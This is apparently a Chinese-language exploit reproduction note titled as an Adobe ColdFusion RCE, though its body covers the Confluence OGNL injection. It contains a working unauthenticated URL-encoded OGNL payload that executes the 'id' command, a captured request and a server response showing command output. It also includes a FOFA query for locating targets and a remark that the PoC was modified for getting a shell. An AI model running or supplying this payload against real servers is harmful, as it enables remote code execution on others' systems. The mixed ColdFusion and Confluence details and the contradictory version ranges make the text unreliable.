A2-4AdobeColdFusion-RCE


漏洞描述：

远程攻击者在未经身份验证的情况下，可构造OGNL表达式进行注入，实现在Confluence Server或Data Center上执行任意代码,修改poc，方便getshell。常见端口:8090

影响版本：

- Confluence Server and Data Center >= 1.3.0
- 7.14.0 <= Confluence Server and Data Center < 7.4.17
- 7.13.0 <= Confluence Server and Data Center < 7.13.7
- 7.14.0 <= Confluence Server and Data Center < 7.14.3
- 7.15.0 <= Confluence Server and Data Center < 7.15.2
- 7.16.0 <= Confluence Server and Data Center < 7.16.4
- 7.17.0 <= Confluence Server and Data Center < 7.17.4
- 7.18.0 <= Confluence Server and Data Center < 7.18.1

网站图片：


Confluence
登录
U用户名
P密码
□ R记住我的登录信息
登录
忘记密码
Čeština · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский ·
日本語 · 中文 · 한국어
基于 Atlassian Confluence 6.7.1 技术构建 · 报告缺陷 · Atlassian 新闻

No username and password? Sign up here 还没有用户名和密码？在这里新建.

网络测绘：

fofa语法：

```
FOFA：app="Adobe-ColdFusion"
```


漏洞复现：

页面抓包，构造Payload。

payload：

```
GET /%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22id%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%2
Host: your-ip:8090
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
```

效果图:



```
GET
/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.la
ng.Runtime%40getRuntime%28%29.exec%28%22id%22%29.getInputStream%28%29%2C
%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40
getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://fofa.info/
Connection: close
Cookie: JSESSIONID=BB8F197246FAE8EBC056E01DC36AF0EC
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

```
HTTP/1.1 302
Server: nginx
Date: Sat, 04 Jun 2022 12:50:21 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Connection: close
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Confluence-Request-Time: 1654347021501
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Cmd-Response: uid=1002(confluence) gid=1002(confluence) ?=1002(co
Location:
https://[redacted]/login.action?os_destination=%2F%24%7B%28%23a%3
xec%28%22[redacted].getInputStream%28%29%2C%22utf-8%22%29%29.%28%40co
ponse%22%2C%23a%29%29%7D%2Findex.action&permissionViolation=true
Strict-Transport-Security: max-age=31536000
```

修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。

参考链接：

https://blog.csdn.net/weixin_48421613/article/details/125130838